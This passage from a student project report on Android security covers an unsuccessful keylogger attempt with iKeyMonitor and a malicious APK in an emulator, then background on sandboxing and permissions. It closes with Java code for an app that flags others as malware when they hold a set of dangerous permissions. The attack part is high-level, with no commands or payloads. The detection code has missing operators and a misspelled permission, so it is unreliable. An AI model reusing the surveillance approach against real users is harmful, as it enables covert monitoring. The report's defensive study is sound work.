


Fig14 Data sniffing from victim's browser

4.4.4 Unsuccessful attack

4.4.4.1 Keylogger attack

Through this attack one can record the keys pressed on the keyboard without knowledge of the user/victim. With the aid of this attack, attacker can get information which is given on website via keyboard.

Platform Used: Windows 10

Tool Used: IKEYMONITOR, Bluestacks emulator

Output Screenshots:

Step 1: Create an account on IKEYMONITOR, then login into it. Initially, empty entries are shown at adversary's side. Obtained data is showed as below.




Fig15 IKEYMONITOR view

Step 2: Setting the malicious apk in victim's device means android device.

These steps have been performed by us due to compatibility issues and time constraints we cannot successfully implement it.

5. Implementation of Defense security Application

5.1 Background Concepts

5.1.1 Sandboxing

On a network, a sandbox can be defined as an isolated environment, where we can work as an end user and execute commands or codes that seems to be suspicious without harming any other device which is connected to the same network. Also, a protective network layer is provided by sandbox to detect malwares and as Sandbox is isolated environment, what gets infected remains in the same environment. This network security also protects the system from advanced persistent threats (ATP) which are custom developed attacks often used to steal some organization's data.

The protection used in Android is Linux user-based, due to which android applications are assigned with unique user id (UID) which enables the applications to run in their own process. Android sets up kernel-level sandbox using UIDs assigned to different applications which enforces security between different applications. As sandbox is placed in the kernel, so all the native or OS applications above kernel layer are isolated by this sandbox.

5.1.2 RBAC

It stands for Role Based Access Control and as its name suggests, it means to allow or deny any specific access to any user connected to a network. We are implementing this concept to authenticate and authorize the owner user of the android device. The owner of the device can change the access permissions of different applications as the owner wants. And any guest user will only be able to read the permissions which different applications have.

5.1.3 Activities, Services and Resources

One of the most crucial components of Android OS is activity class which creates a window to place any application's UI on for the user. The <activity> instance works the same way as main() works for programming paradigms.

Services are the components of Android that allows long-running operations of any application to run in the background even when the user is working on any other application. This allows user to work with different applications.

Resource files are the files that contains all the additional details of any application such as its color, layout, strings, animations etc.

5.1.4 Android Packages and Package manager

An android package (apk) is essentially the directory/folder where the source code for the app is stored. They usually contain several classes, interfaces and sub-packages. Packages serve several important functions, namely:

Organizing classes, interfaces, sub-packages thus making it easier to locate and use them.

They prevent naming conflicts, for ex there can be two interfaces/classes with the same name in two different packages.

Access control: There are different levels of access control on classes, namely (public, protected, default, private). For example, a member with 'default' settings can only be accessed/called by classes in the same package.

The package manager class is mainly used for calling/retrieving different types of information about the installed packages/apps installed on the device. (ie. Package name, signature, permissions, etc).

5.1.5 Application Permissions

Android OS categorizes application permissions into three major types, namely install-time permissions, runtime/dangerous permissions, and special permissions. All the three types of permission specify the amount data (restricted or otherwise), that application can access, and what other functionalities it can access during use.


Different types of permissions are:

1. Install time permissions
2. Normal Permissions
3. Signature Permissions
4. Runtime Permissions
5. Special Permissions

Some of the permissions are explained below:

-Install-time Permissions

Install-time permissions provide your app with restricted access to sensitive data and allow it to perform limited activities that have minimal impact on the system or other apps. (Refer to image ...).



-Runtime Permissions

Runtime permissions or dangerous permissions, gives the application more access to certain restricted data and let it to take actions that may have a greater impact both on the system and other applications. Most of these runtime permissions access individuals' private data (photos, contacts, etc.) or access to real time information in the form of camera and microphone use.

-Special Permissions

Only OEMs and platforms can use/define these special permissions, though they can be turned off. They are especially used to prevent access to powerful actions, such as modifying other applications on the system.

5.2 Implementation Details

5.2.1 Application tools required:


- Android Studio
- Android Emulator
- Android Version 5 or more

5.2.2 Application Implementation

After thoroughly researching the permission assignment in android OS with respect to different applications and tools, we have designed an application which is scanning all the permissions that an application is having and based on which the application will tell if the scanned application is malicious or not. Main motive of our application is to check for all the permissions that an application is having and based on those permissions we are trying to recognize if an application is malicious or not.

There are different types of permissions that an application can have in android Operating system. Some of which are considered as safe to have but some permissions are to be granted to android inbuilt services only. If any other application is having those permissions, then it is considered to be a malicious application.

Based on the role of the application, different types of permissions are granted to different applications. And If application is having some additional permissions, which an application was not supposed to have, it may be considered as an attack.



```
public boolean getAllPermissions(String packageName) {  
  
    ArrayList<String>appNameAndPermissions = new ArrayList<>();  
    PackageManager pm = getPackageManager();  
    List<ApplicationInfo> packages = pm.getInstalledApplications(PackageManager.GET_META_DATA);  
  
    try {  
        PackageInfo packageInfo = pm.getPackageInfo(packageName, PackageManager.GET_PERMISSIONS);  
        String[] requestedPermissions = packageInfo.requestedPermissions;  
        if (requestedPermissions != null) {  
            for (int i = 0; i < requestedPermissions.length; i++) {  
                appNameAndPermissions.add(requestedPermissions[i]);  
            }  
        }  
    } catch (Exception e) {...}  
  
    return appNameAndPermissions.contains("android.permission.CHANGE_WIFI_STATE") &&  
        appNameAndPermissions.contains("android.permission.READ_SMS") && appNameAndPermissions.contains("android.permission.CAMERA")  
        appNameAndPermissions.contains("android.permission.RECORD_AUDIO") && appNameAndPermissions.contains("android.permission.WAKELOCK")  
        appNameAndPermissions.contains("android.permission.ACCESS_FINE_LOCATION");  
}
```

Fig16 Code screenshot

5.2.3 User Interface

The user interface of our application consists of a list of all the applications or services installed on the device and then a detailed info is given for every application. If the allowed permissions of any application are safe for the device, then it is marked as safe otherwise malware.




Fig18 User Interface

6. Challenges Faced and Solutions:

The major problem faced in this group project were:

1. Co-ordination

It was very difficult to co-ordinate with all the group members. We tried to organize group meetings offline, but sometimes it was hard for everyone to attend meetings as everyone was enrolled in different courses and they had to prepare for their other courses as well.

Finally, we got a solution for the problem, and we started to conduct our meetings online.

2. Lack of Android programming knowledge

None of the group members had any experience or skills of working on the android. All the members were having different skill sets but android wasn't covered in any of our skillsets.

To overcome this, we started leaning, how to program android applications, and here is the result.

3. Android Version Compatibility

4. Android API and Kernel compatibility

5. Android Emulator host discovery through VirtualBox

References and Citations

- [1] <https://core.ac.uk/download/pdf/25558088.pdf>
- [2] <https://source.android.com/security/overview/kernel-security>
- [3] <https://vulmon.com/searchpage?q=android+kernel&sortby=byriskscore>
- [4] <https://vulmon.com/searchpage?q=android+libraries&sortby=byriskscore>
- [5] <https://vulmon.com/vulnerabilitydetails?qid=CVE-2021-30580&scoretype=cvssv2>
- [6] Mario Linares-Vásquez, Gabriele Bavota and Camilo Escobar-Velásquez, “An Empirical Study on Android-Related Vulnerabilities”, 2017 IEEE/ACM 14th International Conference on Mining Software Repositories (MSR), 2017
- [7] <https://en.wikipedia.org/wiki/VirtualBox>
- [8] [https://en.wikipedia.org/wiki/Stagefright_\(bug\)](https://en.wikipedia.org/wiki/Stagefright_(bug))
- [9] https://en.wikipedia.org/wiki/Integer_overflow
- [10] <https://null-byte.wonderhowto.com/how-to/hack-android-using-kali-remotely-0160161/>
- [11] <https://resources.infosecinstitute.com/lab-android-exploitation-with-kali/>
- [12] <https://www.cybervie.com/blog/metasploit-exploitation-tool-2/>
- [13] <https://www.offensive-security.com/metasploit-unleashed/msfvenom/>
- [14] https://medium.com/@PenTest_duck/offensive-msfvenom-from-generating-shellcode-to-creating-trojans-4be10179bb86
- [15] <https://resources.infosecinstitute.com/topic/android-hacking-security-part-7-attacks-android-webviews/>
- [16] <https://www.csoonline.com/article/3326304/what-is-a-keylogger-how-attackers-can-monitor-everything-you-type.html>
- [9]